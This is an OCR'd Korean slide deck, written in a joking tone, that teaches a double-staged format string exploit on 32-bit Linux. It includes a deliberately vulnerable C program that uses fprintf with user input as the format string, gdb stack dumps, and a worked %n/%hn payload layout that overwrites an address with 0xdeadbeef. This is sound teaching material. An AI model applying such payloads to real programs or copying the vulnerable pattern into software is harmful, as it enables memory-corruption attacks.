
DSFSBA

뭔소리냐구오?
Double Staged Format String Bug Attack 이애오
저는 정재훈이구오
오늘은 이천십팔년치뤌이십유길이애오
아니라구요? 으쯔라구요

알랄라뚤랄라

- 메뭐뤼
- fsb 코드
- 스땍
- dsfsb 코드
- 스땍

이게 메모리에오


address
memory
0x00000000
1GB
0x3FFFFFFF
2GB
0x7FFFFFFF
3GB
0xBFFFFFFF
0xFFFFFFFF
코드 자체
코드 영역
전역 변수
데이터 영역
동적 할당
힙 영역
지역 변수
스택 영역
KERNEL
유저 영역(3GB)
• 하나의 프로세스는 유저영역 안에서 코드 영역, 데이터 영역, 힙 영역, 스택 영역에 나뉘어져 할당된다.
커널 영역(1GB)
• 시스템 운영에 필요한 메모리로, 운영체제가 올려져 있다. 사용자는 함부로 커널 영역에 접근할 수 없다.

fsb 코오드으

```
#include <stdio.h>

FILE *fp;
int main() {
        char buf[1024];
        fgets(buf , 1024 , stdin);
        fp = fopen("/tmp/trash" , "w");
        fprintf(fp , buf);
        fclose(fp);
        return 0;
}
```

스택 쉘

```
(gdb) r
Starting program: /root/tmp/fsb
aaaabbbbcccc

Breakpoint 3, 0x80000663 in main ()
(gdb) x/i $eip
=> 0x80000663 <main+118>:       call   0x80000480 <fprintf@plt>
(gdb) x/100x $esp
0xbffff230:     0x80003410      0xbffff240      0xb7fb55a0      0x80000607
0xbffff240:     0x61616161      0x62626262      0x63636363      0x0016000a
0xbffff250:     0x0016906c      0x000061ec      0x000061ec      0x00000004
```

호에에에엥 스택이 아니라구오?

```
#include <stdio.h>

FILE *fp;
char buf[1024];

int main()
{
        fgets(buf , 1024 , stdin);
        fp = fopen("/tmp/trash" , "w");
        fprintf(fp , buf);
        fclose(fp);
        return 0;
}
```

한번 더 스땍 쳌킷쳌킷


```
(gdb) r
Starting program: /root/tmp/dsfsb


Breakpoint 1, 0x8000065d in main ()
(gdb) x/i $eip
=> 0x8000065d <main+112>:    call   0x80000480 <fprintf@plt>
(gdb) x/100x $esp
0xbffff630:    0x80003410    0x80002060    0xb7fb55a0    0x80000601
0xbffff640:    0xbffff660    0x00000000    0x00000000    0xb7e17276
0xbffff650:    0x00000001    0xb7fb5000    0x00000000    0xb7e17276
0xbffff660:    0x00000001    0xbffff6f4    0xbffff6fc    0x00000000
0xbffff670:    0x00000000    0x00000000    0xb7fb5000    0xb7fffc04
0xbffff680:    0x00000001    0x00000000    0x00000001    0xb7fb5000
0xbffff690:    0x00000000    0x80c5ccc2    0xbdcd60d2    0x00000000
0xbffff6a0:    0x00000000    0x00000000    0xbffff6f0    0xb7fdb000
0xbffff6b0:    0xb7fdb2e4    0x00000001    0xb7e17189    0x80001fc8
0xbffff6c0:    0x00000001    0x800004b0    0x00000000    0x800004e1
```


한번 더 스땍 쉨킷쉨킷

0xbffff6d0:	0x800005ed	0x00000001	0xbffff6f4	0x80000690
0xbffff6e0:	0x800006f0	0xb7fea930	0xbffff6ec	0xb7fff918
0xbffff6f0:	0x00000001	0xbffff832	0x00000000	0xbffff842
0xbffff700:	0xbffffdfe	0xbffffe20	0xbffffe31	0xbffffe3f
0xbffff710:	0xbffffe4a	0xbffffe5b	0xbffffe6f	0xbffffe7d
0xbffff720:	0xbffffe97	0xbffffea1	0xbffffeaf	0xbffffeba
0xbffff730:	0xbffffeca	0xbffffed8	0xbffffeec	0xbffffeff
0xbffff740:	0xbfffff13	0xbfffff1b	0xbfffff2a	0xbfffff37
0xbffff750:	0xbfffff5a	0xbfffffa6	0xbfffffc6	0xbfffffd8
0xbffff760:	0xbffffffe1	0x00000000	0x00000020	0xb7fd9cf0
0xbffff770:	0x00000021	0xb7fd9000	0x00000010	0x0fabfbff
0xbffff780:	0x00000006	0x00001000	0x00000011	0x00000064


뇌피셜



뇌피셜



뇌피셜



뇌피셜

RET라던지 __DTOR_END__ 라던지

쉘코드 주소

Double Staged FSB Attck

Stage0 : 스택에 있는 포인터가 가리키고 있는 값을 *덮어줄 주소*로 조작

Stage1 : Stage0에서 만들어진 인자를 참조해 원하는 주소에 *원하는 값*을 덮어줌

스태애애애 H 액

stage0

```
0x08049ffc: 0x0012ffc0
...
0xbffff740: ..........  ..........  ..........  ..........
0xbffff750: ..........  ..........  ..........  ..........
0xbffff760: ..........  0xbffff804  ..........  ..........
0xbffff770: 0xbffff7c0  ..........  ..........  ..........
0xbffff780: ..........  ..........  ..........  ..........
0xbffff790: ..........  ..........  ..........  ..........
0xbffff7a0: ..........  ..........  ..........  ..........
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x00000000  ..........  ..........  ..........
0xbffff7d0: ..........  ..........  ..........  ..........
0xbffff7e0: ..........  ..........  ..........  ..........
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: ..........  0xbffff924  ..........  ..........
```

스태애애애 H 액

stage0

```
0x08049ffc: 0x0012ffc0
...
0xbffff740: ..%8x... ..%8x.. ..%8x.. ..%8x..
0xbffff750: ..%8x... ..%8x.. ..%8x.. ..%8x..
0xbffff760: %134570296x 0xbffff804 ..........  ..........
                    %n
0xbffff770: 0xbffff7c0 ..........  ..........  ..........
0xbffff780: ..........  ..........  ..........  ..........
0xbffff790: ..........  ..........  ..........  ..........
0xbffff7a0: ..........  ..........  ..........  ..........
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x00000000 ..........  ..........  ..........
0xbffff7d0: ..........  ..........  ..........  ..........
0xbffff7e0: ..........  ..........  ..........  ..........
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: .......... 0xbffff924 ..........  ..........
```


스태애애애 H 액

stage0

```
0x08049ffc: 0x0012ffc0
...
0xbffff740: ..... ..... ..... .....
0xbffff750: ..... ..... ..... .....
0xbffff760: ..... 0xbffff804 ..... .....
0xbffff770: 0xbffff7c0 ..... ..... .....
0xbffff780: ..... ..... ..... .....
0xbffff790: ..... ..... ..... .....
0xbffff7a0: ..... ..... ..... .....
0xbffff7b0: ..... ..... ..... .....
0xbffff7c0: 0x00000000 ..... ..... .....
0xbffff7d0: ..... ..... ..... .....
0xbffff7e0: ..... ..... ..... .....
0xbffff7f0: ..... ..... ..... .....
0xbffff800: ..... 0x08049ffc ..... .....
```

스태애애애 H 액

stage0



스태애애애 H 액

stage0

```
0x08049ffc: 0x0012ffc0
...
0xbffff740: ..........  ..........  ..........  ..........
0xbffff750: ..........  ..........  ..........  ..........
0xbffff760: ..........  0xbffff804  ..........  ..........
0xbffff770: 0xbffff7c0  ..........  ..........  ..........
0xbffff780: ..........  ..........  ..........  ..........
0xbffff790: ..........  ..........  ..........  ..........
0xbffff7a0: ..........  ..........  ..........  ..........
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x08049ffe  ..........  ..........  ..........
0xbffff7d0: ..........  ..........  ..........  ..........
0xbffff7e0: ..........  ..........  ..........  ..........
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: ..........  0x08049ffc  ..........  ..........
```

스태애애애 H 액

stage1

```
0x08049ffc: 0x0012ffc0
...
0xbffff740: ..........  ..........  ..........  ..........
0xbffff750: ..........  ..........  ..........  ..........
0xbffff760: ..........  0xbffff804  ..........  ..........
0xbffff770: 0xbffff7c0  ..........  ..........  ..........
0xbffff780: ....                                        ....
0xbffff790: ....                                        ....
0xbffff7a0: ....                                        ....
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x08049ffe  ..........  ..........  ..........
0xbffff7d0: ..........  ..........  ..........  ..........
0xbffff7e0: ..........  ..........  ..........  ..........
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: ..........  0x08049ffc  ..........  ..........
```

0x08049ffe+(0x100000000-0x08049ffe) +0xdead

%hn

스태애애애 H 액

stage1

```
0x08049ffc: 0xdeadffc0
...
0xbffff740: ..... ..... ..... .....
0xbffff750: ..... ..... ..... .....
0xbffff760: ..... 0xbffff804 ..... .....
0xbffff770: 0xbffff7c0 ..... ..... .....
0xbffff780: ..... ..... ..... .....
0xbffff790: ..... ..... ..... .....
0xbffff7a0: ..... ..... ..... .....
0xbffff7b0: ..... ..... ..... .....
0xbffff7c0: 0x08049ffe ..... ..... .....
0xbffff7d0: ..... ..... ..... .....
0xbffff7e0: ..... ..... ..... .....
0xbffff7f0: ..... ..... ..... .....
0xbffff800: ..... 0x08049ffc ..... .....
```

스태애애애 H 액

stage1

```
0x08049ffc: 0xdeadffc0
...
0xbffff740: ..........  ..........  ..........  ..........
0xbffff750: ..........  ..........  ..........  ..........
0xbffff760: ..........  0xbffff804  ..........  ..........
0xbffff770: 0xbffff7c0  ..........  ..........  ..........
0xbffff780: ..........  ..........  ..........  ..........
0xbffff790: ..........  ..........  ..........  ..........
0xbffff7a0: ..........  ..........  ..........  ..........
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x08049ffe  ..........  ..........  ..........
0xbffff7d0: ..
0xbffff7e0: ..
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: ..........  0x08049ffc  ..........  ..........
```

0xdead + (0x10000 -0xdead) + 0xbeef

%hn

스태애애애 H 액

stage1

```
0x08049ffc: 0xdeadbeef
...
0xbffff740: ..........  ..........  ..........  ..........
0xbffff750: ..........  ..........  ..........  ..........
0xbffff760: ..........  0xbffff804  ..........  ..........
0xbffff770: 0xbffff7c0  ..........  ..........  ..........
0xbffff780: ..........  ..........  ..........  ..........
0xbffff790: ..........  ..........  ..........  ..........
0xbffff7a0: ..........  ..........  ..........  ..........
0xbffff7b0: ..........  ..........  ..........  ..........
0xbffff7c0: 0x08049ffe  ..........  ..........  ..........
0xbffff7d0: ..........  ..........  ..........  ..........
0xbffff7e0: ..........  ..........  ..........  ..........
0xbffff7f0: ..........  ..........  ..........  ..........
0xbffff800: ..........  0x08049ffc  ..........  ..........
```

payload

```
0xbffff740: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff750: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff760: ..........  0xbffff804  ..........  .......... // (%134520796x) (%n) (%c) (%c)
0xbffff770: 0xbffff7c0  ..........  ..........  .......... // (%n) (%24562x) (%8x) (%8x)
0xbffff780: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff790: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff7a0: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff7b0: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%1916x)
0xbffff7c0: 0x0804a00e  ..........  ..........  .......... // (%hn) (%8x) (%8x) (%8x)
0xbffff7d0: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff7e0: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff7f0: ..........  ..........  ..........  .......... // (%8x) (%8x) (%8x) (%8x)
0xbffff800: ..........  0x0804a00c  ..........  .......... // (%39460x) (%hn)
```

fsb

- 좋은 공격방법이라고 생각은 함
- 16진수-10진수 계산기 미쵸~
- 스택 상황 봐가면서 계산하기 개까다로움
- 고냥 bof 합쉬다아